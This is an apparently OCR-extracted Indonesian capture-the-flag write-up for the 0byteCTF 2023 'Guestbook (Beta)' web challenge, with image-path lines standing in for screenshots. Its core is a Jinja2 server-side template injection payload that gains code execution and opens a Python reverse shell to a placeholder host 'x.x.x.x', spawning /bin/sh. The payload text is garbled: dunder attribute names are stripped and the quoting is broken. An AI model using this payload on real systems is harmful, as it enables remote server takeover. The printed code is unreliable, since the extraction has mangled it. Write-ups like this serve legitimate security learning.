0bytectf2023

user

53 Waifuku JETSUKII Waifu Mu ??

soal

Challenge 44 Solves

Guestbook (Beta)

100


You know what you do!

http://0x7e7ctf.zerobyte.me:40009/

author: novran


Flag Submit


Tampilan web



Otak :

Pertama dikarenakan tampilan seperti itu langsung felaling SSTI karena pernah nemuin dan benar






Saya menggunakan pyload jinja RCE

{% for x in ().class.base.subclasses() %}{% if "warning" in x.name %}{{x()._module.builtins['__import__']('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("x.x.x.x",PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh", "-i"]);'")}}{%endif%}{% endfor %}

Langsung eksekusi



Connect